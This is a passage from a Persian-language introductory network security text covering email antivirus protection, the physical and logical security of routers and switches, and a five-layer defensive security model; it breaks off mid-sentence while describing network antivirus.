همه نرم‌افزارهای ضد ویروس عمل واحدی را انجام می‌دهند که همان اسکن فایل‌ها و پاک‌سازی موارد آلوده می‌باشد. بعضی از آنها حتی از موتورهای اسکن یکسانی برای شناسایی ویروس‌ها بهره می‌گیرند. تفاوت اصلی بین این محصولات در کیفیت واسط کاربر، سرعت و دقت محصول و قابلیت‌های خاص (مانند اسکنرهای e-mail، بروز رسانی‌های خودکار زمان بندی شده، اسکن‌های ابتکاری و ...) می‌باشد.

در حال حاضر با توجه به اتصال اکثر کامپیوترها به شبکه اینترنت و خطرات گسترده‌ای که از این طریق کاربران را تهدید می کند تامین امنیت در برابر ویروس‌هایی که از طریق اینترنت انتقال می‌یابند اهمیت زیادی دارد. از سوی دیگر اینترنت می‌تواند به عنوان ابزاری برای بروز نگه‌داری نرم‌افزارهای ضدویروس مورد استفاده قرار گیرد.

٦-٤-٢ حافظت e-mail

افزایش تعداد کرم‌هایی که از طریق e-mail توزیع می‌شوند نیاز همه افراد به محصولات ضد ویروسی که امنیت آنها را تامین کنند افزایش داده است. تعدادی از محصولات نرم‌افزاری نمی‌توانند امنیت مورد نیاز را برای همه کاربران تامین کنند. از سوی دیگر تمایل زیاد کاربران به یکپارچه سازی نرم افزارهای e-mail با برنامه‌های اداری باعث شده، شکاف‌های امنیتی موجود در نرم‌افزارهای اداری توسط کرم‌هایی مانند ILOVEYOU و W32.Klez به سادگی مورد استفاده قرار گیرد. در چنین مواردی اگر وصله‌های امنیتی سیستم قدیمی باشند(که این مساله بسیار رایج است)، تنها مشاهده یک نامه آلوده کافی است که کرم به دستگاه نفوذ کند.

مشکل اصلی در رابطه با امنیت e-mail به نحوه کار برنامه‌ها برمی‌گردد. برنامه‌های e-mail پیام‌ها را دریافت کرده و آنها را در پایگاه‌داده‌های خاص خود ذخیره می‌نمایند. از سوی دیگر برنامه‌های ضد ویروس فقط فایل‌هایی را که در قالب فایل‌سیستم‌های شناخته شده مانند Fat16، Fat32، NTFS و ... هستند را اسکن می‌کنند، بنابراین لزوما نمی‌توانند ساختمان داده‌ای را که برنامه e-mail برای ذخیره سازی اطلاعات استفاده می‌کند شناخته و پیام‌های ذخیره شده و فایل‌های ضمیمه آن را اسکن کند. این بدان معناست که هرگاه یک e-mail آلوده بر روی دستگاهی که وصله‌های جدید بر روی آن نصب نشده بار شود، نه تنها کامپیوتر آلوده می‌شود بلکه پاک کردن دستگاه به سادگی امکان پذیر نیست و حتی ممکن است همه e-mailها از دست بروند. به عنوان مثال کرم W32.Klez که کامپیوترهای زیادی را آلوده نمود، در گام اول برنامه‌های ضد ویروس را مورد هجوم قرار می‌دهد و در نتیجه برنامه آلوده شده قادر به پاک کردن محتویات صندوق‌های پستی کاربران نیست.

دو راه حل برای این مشکل وجود دارد، یا باید با دقت همه وصله های جدید مرورگر وب و برنامه‌های e-mail را گرفته و بر روی دستگاه نصب نمود و یا از برنامه‌های ضدویروسی استفاده کرد که به مرورگر و برنامه mail متصل شده و آنها را به روز نگه‌می‌دارند.

برای اینکه سیستم e-mail کاملا حافظت شده باشد، باید عملیات اسکن قبل از اینکه e-mail در جایی از حافظه ذخیره شود صورت گیرد. به عبارت دیگر برنامه e-mail داده را بعد از گرفتن از اینترنت به اسکنر ضدویروس ارسال می‌نماید تا عملیات لازم بر روی آن صورت گیرد.

همه نرم‌افزارهای e-mail قابلیت این نوع مجتمع شدن را ندارند. اما اسکنرهایی وجود دارند که به خوبی با بعضی از نسخه‌های Microsoft Outlook Express، Microsoft Outlook، Netscape Messenger، Netscape، Eudora Pro و Becky Internet Mail مجتمع می‌شوند. بعضی از اسکنرها ادعای مجتمع شدن با همه سرویس گیرنده‌های POP3 و MAPI را مطرح می‌کنند.

٦-٥ بروز رسانی نرم‌افزارهای ضدویروس

نصب برنامه ضد ویروس و رها کردن آن برای داشتن دستگاهی بدون ویروس و مقاوم در برابر حملات ویروس‌ها کافی نیست. هر روزه ویروس‌های جدیدی عرضه می‌شود و در سال‌های جدید انتشار سریع کرم‌ها از طریق اینترنت نرخ ایجاد ویروس را افزایش داده است. این مساله در ترکیب با افزایش دانش عمومی در مورد مشکلات امنیتی نرم‌افزارها و سیستم‌های عامل سرعت ایجاد ویروس‌های جدید را افزایش داده است. امروزه برای ایجاد یک ویروس نیاز به مهارت و تخصص زیاد نیست. تولید کنندگان ویروس‌ها می توانند ویروس‌هایی با تفاوت‌های اندک نوشته و در دنیای مجازی انتشار دهند. بنابراین

علاوه بر خرید و نصب نرم‌افزار ضدویروس دقت در بروز نگه‌داشتن آن هم از اهمیت خارق‌العاده‌ای برخوردار است.

شرکت‌های تولید کننده نرم‌افزار برای مقابله با این مشکل قابلیت بروز رسانی خودکار را به محصولات جدید خود افزوده‌اند. بنابراین کاربران تنها با انتخاب گزینه مناسب از منوهای نرم‌افزار می‌توانند از بروز بودن نرم‌افزار خود مطمئن باشند.

۷- امنیت تجهیزات شبکه

برای تامین امنیت بر روی یک شبکه، یکی از بحرانی ترین و خطیرترین مراحل، تامین امنیت دسترسی و کنترل تجهیزات شبکه است. تجهیزاتی همچون مسیریاب، سوئیچ یا دیوارهای آتش.

اهمیت امنیت تجهیزات به دو علت اهمیت ویژه‌ای می‌یابد :

الف – عدم وجود امنیت تجهیزات در شبکه به نفوذگران به شبکه اجازه می‌دهد که با دستیابی به تجهیزات امکان پیکربندی آنها را به گونه‌ای که تمایل دارند آن سخت‌افزارها عمل کنند، داشته باشند. از این طریق هرگونه نفوذ و سرقت اطلاعات و یا هر نوع صدمه دیگری به شبکه، توسط نفوذگر، امکان‌پذیر خواهد شد.

ب – برای جلوگیری از خطرهای DoS (Denial of Service) تأمین امنیت تجهزات بر روی شبکه الزامی است. توسط این حمله‌ها نفوذگران می‌توانند سرویس‌هایی را در شبکه از کار بیاندازند که از این طریق در برخی موارد امکان دسترسی به اطلاعات با دور زدن هر یک از فرایندهای AAA فراهم می‌شود.

در این بخش اصول اولیه امنیت تجهیزات مورد بررسی اجمالی قرار می‌گیرد. عناوین برخی از این موضوعات به شرح زیر هستند :

- امنیت فیزیکی و تأثیر آن بر امنیت کلی شبکه
- امنیت تجهیزات شبکه در سطوح منطقی
- بالابردن امنیت تجهیزات توسط افزونگی در سرویس‌ها و سخت‌افزارها

موضوعات فوق در قالب دو جنبه اصلی امنیت تجهیزات مورد بررسی قرار می‌گیرند :

- امنیت فیزیکی
- امنیت منطقی

۷- ۱ امنیت فیزیکی

امنیت فیزیکی بازه وسیعی از تدابیر را در بر می گیرد که استقرار تجهیزات در مکان‌های امن و به دور از خطر حملات نفوذگران و استفاده از افزونگی در سیستم از آن جمله‌اند. با استفاده از افزونگی، اطمینان از صحت عملکرد سیستم در صورت ایجاد و رخداد نقص در یکی از تجهیزات (که توسط عملکرد مشابه سخت‌افزار و یا سرویس‌دهنده مشابه جایگزین می‌شود) بدست می آید.

در بررسی امنیت فیزیکی و اعمال آن، ابتدا باید به خطرهایی که از این طریق تجهزات شبکه را تهدید می کنند نگاهی داشته باشیم. پس از شناخت نسبتاً کامل این خطرها و حمله‌ها می‌توان به راه‌حل‌ها و ترفندهای دفاعی در برار این‌گونه حملات پرداخت.

۷-۲ افزونگی در محل استقرار شبکه

یکی از راه‌کارها در قالب ایجاد افزونگی در شبکه‌های کامپیوتری، ایجاد سیستمی کامل، مشابه شبکه‌ی اولیه‌ی در حال کار است. در این راستا، شبکه‌ی ثانویه‌ی، کاملاً مشابه شبکه‌ی اولیه، چه از بعد تجهیزات و چه از بعد کارکرد، در محلی که می‌تواند از نظر جغرافیایی با شبکه‌ی اول فاصله‌ای نه چندان کوتاه نیز داشته باشد برقرار می‌شود. با استفاده از این دو سیستم مشابه، علاوه بر آنکه در صورت رخداد وقایعی که کارکرد هریک از این دو شبکه را به طور کامل مختل می کند (مانند زلزله) می‌توان از شبکه‌ی دیگر به طور کاملاً جایگزین استفاده کرد، در استفاده‌های روزمره نیز در صورت ایجاد ترافیک سنگین بر روی شبکه، حجم ترافیک و پردازش بر روی دو شبکه‌ی مشابه پخش می‌شود تا زمان پاسخ به حداقل ممکن برسد.

با وجود آنکه استفاده از این روش در شبکه‌های معمول که حجم جندانی ندارند، به دلیل هزینه‌های تحمیلی بالا، امکان‌پذیر و اقتصادی به نظر نمی‌رسد، ولی در شبکه‌های با حجم بالا که قابلیت اطمینان و امنیت در آنها از اصول اولیه به حساب می‌آیند از الزامات است.

۷-۳ توپولوژی شبکه

طراحی توپولوژیکی شبکه، یکی از عوامل اصلی است که در زمان رخداد حملات فیزیکی می‌تواند از خطای کلی شبکه جلوگیری کند.

در این مقوله، سه طراحی که معمول هستند مورد بررسی قرار می‌گیرند :

الف – طراحی سری : در این طراحی با قطع خط تماس میان دو نقطه در شبکه، کلیه سیستم به دو تکه منفصل تبدیل شده و امکان سرویس دهی از هریک از این دو ناحیه به ناحیه دیگر امکان پذیر نخواهد بود.

ب – طراحی ستاره‌ای : در این طراحی، در صورت رخداد حمله فیزیکی و قطع اتصال یک نقطه از خادم اصلی، سرویس‌دهی به دیگر نقاط دچار اختلال نمی‌گردد. با این وجود از آنجاییکه خادم اصلی در این میان نقش محوری دارد، در صورت اختلال در کارایی این نقطه مرکزی، که می‌تواند بر اثر حمله فیزیکی به آن رخ دهد، ارتباط کل شبکه دچار اختلال می‌شود، هرچند که با درنظر گرفتن افزونگی برای خادم اصلی از احتمال چنین حالتی کاسته می‌شود.

ج – طراحی مش : در این طراحی که تمامی نقاط ارتباطی با دیگر نقاط در ارتباط هستند، هرگونه اختلال فیزیکی در سطوح دسترسی منجر به اختلال عملکرد شبکه نخواهد شد، با وجود آنکه زمان‌بندی سرویس‌دهی را دچار اختلال خواهد کرد. پیاده‌سازی چنین روش با وجود امنیت بالا، به دلیل محدودیت‌های اقتصادی، تنها در موارد خاص و بحرانی انجام می‌گیرد.

۷-٤ محل‌های امن برای تجهیزات

در تعیین یک محل امن برای تجهیزات دو نکته مورد توجه قرار می‌گیرد :

- یافتن مکانی که به اندازه کافی از دیگر نقاط مجموعه متمایز باشد، به گونه‌ای که هرگونه نفوذ در محل آشکار باشد.
- در نظر داشتن محلی که در داخل ساختمان یا مجموعه‌ای بزرگتر قرار گرفته است تا تدابیر امنیتی بکارگرفته شده برای امن سازی مجموعه‌ی بزرگتر را بتوان برای امن سازی محل اختیار شده نیز به کار گرفت.

با این وجود، در انتخاب محل، میان محلی که کاملاً جدا باشد (که نسبتاً پرهزینه خواهد بود) و مکانی که درون محلی نسبتاً عمومی قرار دارد و از مکان‌های بلااستفاده سود برده است (که باعث ایجاد خطرهای امنیتی می گردد)، می‌توان اعتدالی منطقی را در نظر داشت.

در مجموع می‌توان اصول زیر را برای تضمین نسبی امنیت فیزیکی تجهیزات در نظر داشت :

- محدود سازی دسترسی به تجهیزات شبکه با استفاده از قفل‌ها و مکانیزم‌های دسترسی دیجیتالی به همراه ثبت زمان‌ها، مکان‌ها و کدهای کاربری دسترسی‌های انجام شده.
- استفاده از دوربین‌های پایش در ورودی محل‌های استقرار تجهیزات شبکه و اتاق‌های اتصالات و مراکز پایگاه‌های داده.
- اعمال ترفندهایی برای اطمینان از رعایت اصول امنیتی.

۷-٤-۱ انتخاب لایه کانال ارتباطی امن

با وجود آنکه زمان حمله‌ی فیزیکی به شبکه‌های کامپیوتری، آنگونه که در قدیم شایع بوده، گذشته است و در حال حاضر تلاش اغلب نفوذگران بر روی به دست گرفتن کنترل یکی از خادم‌ها و سرویس‌دهنده‌های مورد اطمینان شبکه معطوف شده است، ولی گونه‌ای از حمله‌ی فیزیکی کماکان دارای خطری بحرانی است.

عمل شنود بر روی سیم‌های مسی، چه در انواع Coax و چه در زوج‌های تابیده، هم‌اکنون نیز از راه‌های نفوذ به شمار می‌آیند. با استفاده از شنود می‌توان اطلاعات بدست آمده از تلاش‌های دیگر برای نفوذ در سیستم‌های کامپیوتری را گسترش داد و به جمع‌بندی مناسبی برای حمله رسید. هرچند که می‌توان سیم‌ها را نیز به گونه‌ای مورد محافظت قرار داد تا کمترین احتمال برای شنود و یا حتی تخریب فیزیکی وجود داشته باشد، ولی در حال حاضر، امن ترین روش ارتباطی در لایه‌ی فیزیکی، استفاده از فیبرهای نوری است. در این روش به دلیل نبود سیگنال‌های الکتریکی، هیچگونه تشعشعی از نوع الکترومغناطیسی وجود ندارد، لذا امکان استفاده از روش‌های معمول شنود به پایین‌ترین حد خود نسبت به استفاده از سیم در ارتباطات می‌شود.

۷-٤-۲ منابع تغذیه

از آنجاکه داده‌های شناور در شبکه به منزله‌ی خون در رگهای ارتباطی شبکه هستند و جریان آنها بدون وجود منابع تغذیه، که با فعال نگاه‌داشتن نقاط شبکه موجب برقراری این جریان هستند، غیر ممکن است، لذا چگونگی چینش و نوع منابع تغذیه و قدرت آنها نقش به سزایی در این میان بازی می‌کنند. در این مقوله توجه به دو نکته زیر از بالاترین اهمیت برخوردار است :

- طراحی صحیح منابع تغذیه در شبکه بر اساس محل استقرار تجهیزات شبکه. این طراحی باید به گونه‌ای باشد که تمامی تجهیزات فعال شبکه، برق مورد نیاز خود را بدون آنکه به شبکه‌ی تامین فشار بیش‌اندازه‌ای (که باعث ایجاد اختلال در عملکرد منابع تغذیه شود) وارد شود، بدست آورند.
- وجود منبع یا منابع تغذیه پشتیبان به گونه‌ای که تعداد و یا نیروی پشتیبانی آنها به نحوی باشد که نه تنها برای تغذیه کل شبکه در مواقع نیاز به منابع تغذیه پشتیبان کفایت کند، بلکه امکان تامین افزونگی مورد نیاز برای تعدادی از تجهیزات بحرانی درون شبکه را به صورت منفرد فراهم کند.

۷-٤-۳ عوامل محیطی

یکی از نکات بسیار مهم در امن سازی فیزیکی تجهیزات و منابع شبکه، امنیت در برار عوامل محیطی است. نفوذگران در برخی از موارد با تاثیرگذاری بر روی این عوامل، باعث ایجاد اختلال در عملکرد شبکه می‌شوند. از مهمترین عواملی در هنگام بررسی امنیتی یک شبکه رایانه‌ای باید در نظر گرفت می‌توان به دو عامل زیر اشاره کرد :

- احتمال حریق (که عموماً غیر طبیعی است و منشآ انسانی دارد)
- زلزله، طوفان و دیگر بلایای طبیعی

با وجود آنکه احتمال رخداد برخی از این عوامل، مانند حریق، را می‌توان تا حدود زیادی محدود نمود، ولی تنها راه حل عملی و قطعی برای مقابله با چنین وقایعی، با هدف جلوگیری در اختلال کلی در

عملکرد شبکه، وجود یک سیستم کامل پشتیبان برای کل شبکه است. تنها با استفاده از چنین سیستم پشتیبانی است که می‌توان از عدم اختلال در شبکه در صورت بروز چنین وقایعی اطمینان حاصل کرد.

۷-۵ امنیت منطقی

امنیت منطقی به معنای استفاده از روش‌هایی برای پایین آوردن خطرات حملات منطقی و نرم‌افزاری بر ضد تجهیزات شبکه است. برای مثال حمله به مسیریاب‌ها و سوئیچ‌های شبکه بخش مهمی از این گونه حملات را تشکیل می‌دهند. در این بخش به عوامل و مواردی که در اینگونه حملات و ضد حملات مورد نظر قرار می‌گیرند می‌پردازیم.

۷-۵-۱ امنیت مسیریاب‌ها

حملات ضد امنیتی منطقی برای مسیریاب‌ها و دیگر تجهیزات فعال شبکه، مانند سوئیچ‌ها، را می‌توان به سه دسته‌ی اصلی تقسیم نمود :

- حمله برای غیرفعال سازی کامل
- حمله به قصد دستیابی به سطح کنترل
- حمله برای ایجاد نقص در سرویس‌دهی

طبیعی است که راه‌ها و نکاتی که در این زمینه ذکر می‌شوند مستقیماً به امنیت این عناصر به تنهایی مربوط بوده و از امنیت دیگر مسیرهای ولو مرتبط با این تجهیزات منفک هستند. لذا تأمین امنیت تجهیزات فعال شبکه به معنای تآمین قطعی امنیت کلی شبکه نیست، هرچند که عملاً مهمترین جنبه‌ی آنرا تشکیل می‌دهد.

۷-۵-۲ مدیریت پیکربندی

یکی از مهمترین نکات در امینت تجهیزات، نگاهداری نسخ پشتیبان از پرونده‌ها مختص پیکربندی است. از این پرونده‌ها که در حافظه‌های گوناگون این تجهیزات نگاهداری می‌شوند، می‌توان در فواصل زمانی مرتب یا تصادفی، و یا زمانی که پیکربندی تجهیزات تغییر می‌یابند، نسخه پشتیبان تهیه کرد.

با وجود نسخ پشتیبان، منطبق با آخرین تغییرات اعمال شده در تجهیزات، در هنگام رخداد اختلال در کارایی تجهزات، که می‌تواند منجر به ایجاد اختلال در کل شبکه شود، در کوتاه‌ترین زمان ممکن

می‌توان با جایگزینی آخرین پیکربندی، وضعیت فعال شبکه را به آخرین حالت بی‌نقص پیش از اختلال بازگرداند. طبیعی است که در صورت بروز حملات علیه بیش از یک سخت‌افزار، باید پیکربندی تمامی تجهیزات تغییریافته را بازیابی نمود.

نرم‌افزارهای خاصی برای هر دسته از تجهیزات مورد استفاده وجود دارند که قابلیت تهیه نسخ پشتیبان را فاصله‌های زمانی متغیر دارا می‌باشند. با استفاده از این نرم‌افزارها احتمال حملاتی که به سبب تأخیر در ایجاد پشتیبان بر اثر تعلل عوامل انسانی پدید می‌آید به کمترین حد ممکن می‌رسد.

۷-۵-۳ کنترل دسترسی به تجهیزات

دو راه اصلی برای کنترل تجهزات فعال وجود دارد :

- کنترل از راه دور
- کنترل از طریق درگاه کنسول

در روش اول می‌توان با اعمال محدودیت در امکان پیکربندی و دسترسی به تجهیزات از آدرس‌هایی خاص یا استانداردها و پروتکل‌های خاص، احتمال حملات را پایین آورد.

در مورد روش دوم، با وجود آنکه به نظر می‌رسد استفاده از چنین درگاهی نیاز به دسترسی فیزکی مستقیم به تجهیزات دارد، ولی دو روش معمول برای دسترسی به تجهیزات فعال بدون داشتن دسترسی مستقیم وجود دارد. لذا در صورت عدم کنترل این نوع دسترسی، ایجاد محدودیت‌ها در روش اول عملاً امنیت تجهیزات را تآمین نمی‌کند.

برای ایجاد امنیت در روش دوم باید از عدم اتصال مجازی درگاه کنسول به هریک از تجهیزات داخلی مسیریاب، که امکان دسترسی از راه‌دور دارند، اطمینان حاصل نمود.

۷-۵-٤ امن سازی دسترسی

علاوه بر پیکربندی تجهیزات برای استفاده از Authentication، یکی دیگر از روش‌های معمول امن‌سازی دسترسی، استفاده از کانال رمز شده در حین ارتباط است. یکی از ابزار معمول در این روش SSH(Secur Shell) است. SSH ارتباطات فعال را رمز کرده و احتمال شنود و تغییر در ارتباط که از معمول‌ترین روش‌های حمله هستند را به حداقل می‌رساند.

از دیگر روش‌های معمول می‌توان به استفاده از کانال‌های VPN مبتنی بر IPsec اشاره نمود. این روش نسبت به روش استفاده از SSH روشی با قابلیت اطمینان بالاتر است، به گونه‌ای که اغلب تولیدکنندگان تجهیزات فعال شبکه، خصوصاً تولید کنندگان مسیریاب‌ها، این روش را مرجح می‌دانند.

۷-۵-۵ مدیریت رمزهای عبور

مناسب‌ترین محل برای ذخیره رمزهای عبور بر روی خادم Authentication است. هرچند که در بسیاری از موارد لازم است که بسیاری از این رموز بر روی خود سخت‌افزار نگاه‌داری شوند. در این صورت مهم‌ترین نکته به یاد داشتن فعال کردن سیستم رمزنگاری رموز بر روی مسیریاب یا دیگر سخت‌افزارهای مشابه است.

۷-٦ ملزومات و مشکلات امنیتی ارائه دهندگان خدمات

زمانی که سخن از ارائه دهندگان خدمات و ملزومات امنیتی آنها به میان می‌آید، مقصود شبکه‌های بزرگی است که خود به شبکه‌های رایانه‌ای کوچکتر خدماتی ارائه می‌دهند. به عبارت دیگر این شبکه‌های بزرگ هستند که با پیوستن به یکدیگر، عملاً شبکه‌ی جهانی اینترنت کنونی را شکل می‌دهند. با وجود آنکه غالب اصول امنیتی در شبکه‌های کوچکتر رعایت می‌شود، ولی با توجه به حساسیت انتقال داده در این اندازه، ملزومات امنیتی خاصی برای این قبیل شبکه‌ها مطرح هستند.

۷-٦-۱ قابلیت‌های امنیتی

ملزومات مذکور را می‌توان، تنها با ذکر عناوین، به شرح زیر فهرست نمود :

۱ – قابلیت بازداری از حمله و اعمال تدابیر صحیح برای دفع حملات

۲ – وجود امکان بررسی ترافیک شبکه، با هدف تشخیص بسته‌هایی که به قصد حمله بر روی شبکه ارسال می‌شوند. از آنجاییکه شبکه‌های بزرگتر نقطه تلاقی مسیرهای متعدد ترافیک بر روی شبکه هستند، با استفاده از سیستم‌های IDS بر روی آنها، می‌توان به بالاترین بخت برای تشخیص حملات دست یافت.

۳ – قابلیت تشخیص منبع حملات. با وجود آنکه راه‌هایی از قبیل سرقت آدرس و استفاده از سیستم‌های دیگر از راه دور، برای حمله کننده و نفوذگر، وجود دارند که تشخیص منبع اصلی حمله را دشوار می‌نمایند، ولی استفاده از سیستم‌های ردیابی، کمک شایانی برای دست یافتن و یا محدود ساختن بازه‌ی

مشکوک به وجود منبع اصلی می‌نماید. بیشترین تأثیر این مکانیزم زمانی است که حملاتی از نوع DoS از سوی نفوذگران انجام می گردد.

۷-۶-۲ مشکلات اعمال ملزومات امنیتی

با وجود لزوم وجود قابلیت‌هایی که بطور اجمالی مورد اشاره قرار گرفتند، پیاده‌سازی و اعمال آنها همواره آسان نیست.

یکی از معمول‌ترین مشکلات، پیاده‌سازی IDS است. خطر یا ترافیکی که برای یک دسته از کاربران به عنوان حمله تعبیر می‌شود، برای دسته‌ای دیگر به عنوان جریان عادی داده است. لذا تشخیص این دو جریان از یکدیگر بر پیچیدگی IDS افزوده و در اولین گام از کارایی و سرعت پردازش ترافیک و بسته‌های اطلاعاتی خواهد کاست. برای جبران این کاهش سرعت تنها می‌توان متوسل به تجهیزات گران‌تر و اعمال سیاست‌های امنیتی پیچیده‌تر شد.

با این وجود، با هرچه بیشتر حساس شدن ترافیک و جریان‌های داده و افزایش کاربران، و مهاجرت کاربردهای متداول بر روی شبکه‌های کوچکی که خود به شبکه‌های بزرگتر ارائه دهنده خدمات متصل هستند، تضمین امنیت، از اولین انتظاراتی است که از اینگونه شبکه‌ها می‌توان داشت

۸- رویکردی عملی به امنیت شبکه لایه بندی شده

امروزه امنیت شبکه یک مسأله مهم برای ادارات و شرکتهای دولتی و سازمان های کوچک و بزرگ است. تهدیدهای پیشرفته از سوی تروریست های فضای سایبر، کارمندان ناراضی و هکرها رویکردی سیستماتیک را برای امنیت شبکه می طلبد. در بسیاری از صنایع، امنیت به شکل پیشرفته یک انتخاب نیست بلکه یک ضرورت است.

در این سلسله مقالات رویکردی لایه بندی شده برای امن سازی شبکه به شما معرفی می گردد. این رویکرد هم یک استراتژی تکنیکی است که ابزار و امکان مناسبی را در سطوح مختلف در زیرساختار شبکه شما قرار می دهد و هم یک استراتژی سازمانی است که مشارکت همه از هیأت مدیره تا قسمت فروش را می طلبد.

رویکرد امنیتی لایه بندی شده روی نگهداری ابزارها و سیستمهای امنیتی و روال ها در پنج لایه مختلف در محیط فناوری اطلاعات متمرکز می گردد.

۱- پیرامون

۲- شبکه

۳- میزبان

۴- برنامه کاربردی

۵- دیتا

در این سلسله مقالات هریک از این سطوح تعریف می شوند و یک دید کلی از ابزارها و سیستمهای امنیتی گوناگون که روی هریک عمل می کنند، ارائه می شود. هدف در اینجا ایجاد درکی در سطح پایه از امنیت شبکه و پیشنهاد یک رویکرد عملی مناسب برای محافظت از دارایی های دیجیتال است. مخاطبان این سلسله مقالات متخصصان فناوری اطلاعات، مدیران تجاری و تصمیم گیران سطح بالا هستند.

محافظت از اطلاعات اختصاصی به منابع مالی نامحدود و عجیب و غریب نیاز ندارد. با درکی کلی از مسأله، خلق یک طرح امنیتی استراتژیکی و تاکتیکی می تواند تمرینی آسان باشد. بعلاوه، با رویکرد عملی که در اینجا معرفی می شود، می توانید بدون هزینه کردن بودجه های کلان، موانع موثری بر سر راه اخلال گران امنیتی ایجاد کنید.

۸-۱افزودن به ضریب عملکرد هکرها

متخصصان امنیت شبکه از اصطلاحی با عنوان ضریب عملکرد (work factor) استفاده می کنند که مفهومی مهم در پیاده سازی امنیت لایه بندی است. ضریب عملکرد بعنوان میزان تلاش مورد نیاز توسط یک نفوذگر بمنظور تحت تأثیر قراردادن یک یا بیشتر از سیستمها و ابزار امنیتی تعریف می شود که باعث رخنه کردن در شبکه می شود. یک شبکه با ضریب عملکرد بالا به سختی مورد دستبرد قرار می گیرد در حالیکه یک شبکه با ضریب عملکرد پایین می تواند نسبتاً به راحتی مختل شود. اگر هکرها تشخیص دهند که شبکه شما ضریب عملکرد بالایی دارد، که فایده رویکرد لایه بندی شده نیز هست، احتمالاً شبکه شما را رها می کنند و به سراغ شبکه هایی با امنیت پایین تر می روند و این دقیقاً همان چیزیست که شما می خواهید.

تکنولوژی های بحث شده در این سری مقالات مجموعاً رویکرد عملی خوبی برای امن سازی دارایی های دیجیتالی شما را به نمایش می گذارند. در یک دنیای ایده آل، شما بودجه و منابع را برای پیاده سازی تمام ابزار و سیستم هایی که بحث می کنیم خواهید داشت. اما متأسفانه در چنین دنیایی زندگی نمی کنیم. بدین ترتیب، باید شبکه تان را ارزیابی کنید – چگونگی استفاده از آن، طبیعت داده های ذخیره شده، کسانی که نیاز به دسترسی دارند، نرخ رشد آن و غیره – و سپس ترکیبی از سیستم های امنیتی را که بالاترین سطح محافظت را ایجاد می کنند، با توجه به منابع در دسترس پیاده سازی کنید.

۸-۲ مدل امنیت لایه بندی شده

در این جدول مدل امنیت لایه بندی شده و بعضی از تکنولوژی هایی که در هر سطح مورد استفاده قرار می گیرند، ارائه شده اند. این تکنولوژی ها با جزئیات بیشتر در بخش های بعدی مورد بحث قرار خواهند گرفت.

ردیف	سطح امنیتی	ابزار و سیستم های امنیتی قابل استفاده
۱	پیرامون	فایروال آنتی ویروس در سطح شبکه رمزنگاری شبکه خصوصی مجازی
۲	شبکه	سیستم تشخیص/جلوگیری از نفوذ (IDS/IPS) سیستم مدیریت آسیب پذیری تبعیت امنیتی کاربر انتهایی کنترل دسترسی/ تایید هویت کاربر
۳	میزبان	سیستم تشخیص نفوذ میزبان سیستم ارزیابی آسیب پذیری میزبان تبعیت امنیتی کاربر انتهایی آنتی ویروس کنترل دسترسی/ تایید هویت کاربر
۴	برنامه کاربردی	سیستم تشخیص نفوذ میزبان سیستم ارزیابی آسیب پذیری میزبان کنترل دسترسی/ تایید هویت کاربر تعیین صحت ورودی
۵	داده	رمزنگاری کنترل دسترسی/ تایید هویت کاربر

۸-۲-۱ امنیت پیرامون

منظور از پیرامون، اولین خط دفاعی نسبت به بیرون و به عبارتی به شبکه غیرقابل اعتماد است. «پیرامون» اولین و آخرین نقطه تماس برای دفاع امنیتی محافظت کننده شبکه است. این ناحیه ای است که شبکه به پایان می رسد و اینترنت آغاز می شود. پیرامون شامل یک یا چند فایروال و مجموعه ای از سرورهای به شدت کنترل شده است که در بخشی از پیرامون قرار دارند که بعنوان DMZ (zone demilitarized) شناخته می شود. DMZ معمولاً وب سرورها، مدخل ایمیل ها، آنتی ویروس شبکه و سرورهای DNS را دربرمی گیرد که باید در معرض اینترنت قرار گیرند. فایروال قوانین سفت و سختی در مورد اینکه چه چیزی می تواند وارد شبکه شود و چگونه سرورها در DMZ می توانند با اینترنت و شبکه داخلی تعامل داشته باشند، دارد.

پیرامون شبکه، به اختصار، دروازه شما به دنیای بیرون و برعکس، مدخل دنیای بیرون به شبکه شماست.


تکنولوژیهای زیر امنیت را در پیرامون شبکه ایجاد می کنند:

- **۸-۲-۱-۱ فایروال ـ** معمولاً یک فایروال روی سروری نصب می گردد که به بیرون و درون پیرامون شبکه متصل است. فایروال سه عمل اصلی انجام می دهد ۱- کنترل ترافیک ۲- تبدیل آدرس و ۳- نقطه پایانی VPN. فایروال کنترل ترافیک را با سنجیدن مبداء و مقصد تمام ترافیک واردشونده و خارج شونده انجام می دهد و تضمین می کند که تنها تقاضاهای مجاز اجازه عبور دارند. بعلاوه، فایروال ها به شبکه امن در تبدیل آدرس های IP داخلی به آدرس های قابل رویت در اینترنت کمک می کنند. این کار از افشای اطلاعات مهم درباره ساختار شبکه تحت پوشش فایروال جلوگیری می کند. یک فایروال همچنین می تواند به عنوان نقطه پایانی تونل های VPN (که بعداً بیشتر توضیح داده خواهد شد) عمل کند. این سه قابلیت فایروال را تبدیل به بخشی واجب برای امنیت شبکه شما می کند.
- **۸-۲-۱-۲ آنتی ویروس شبکه ـ** این نرم افزار در DMZ نصب می شود و محتوای ایمیل های واردشونده و خارج شونده را با پایگاه داده ای از مشخصات ویروس های شناخته شده مقایسه می کند. این آنتی ویروس ها آمد و شد ایمیل های آلوده را مسدود می کنند و آنها را قرنطینه می کنند و سپس

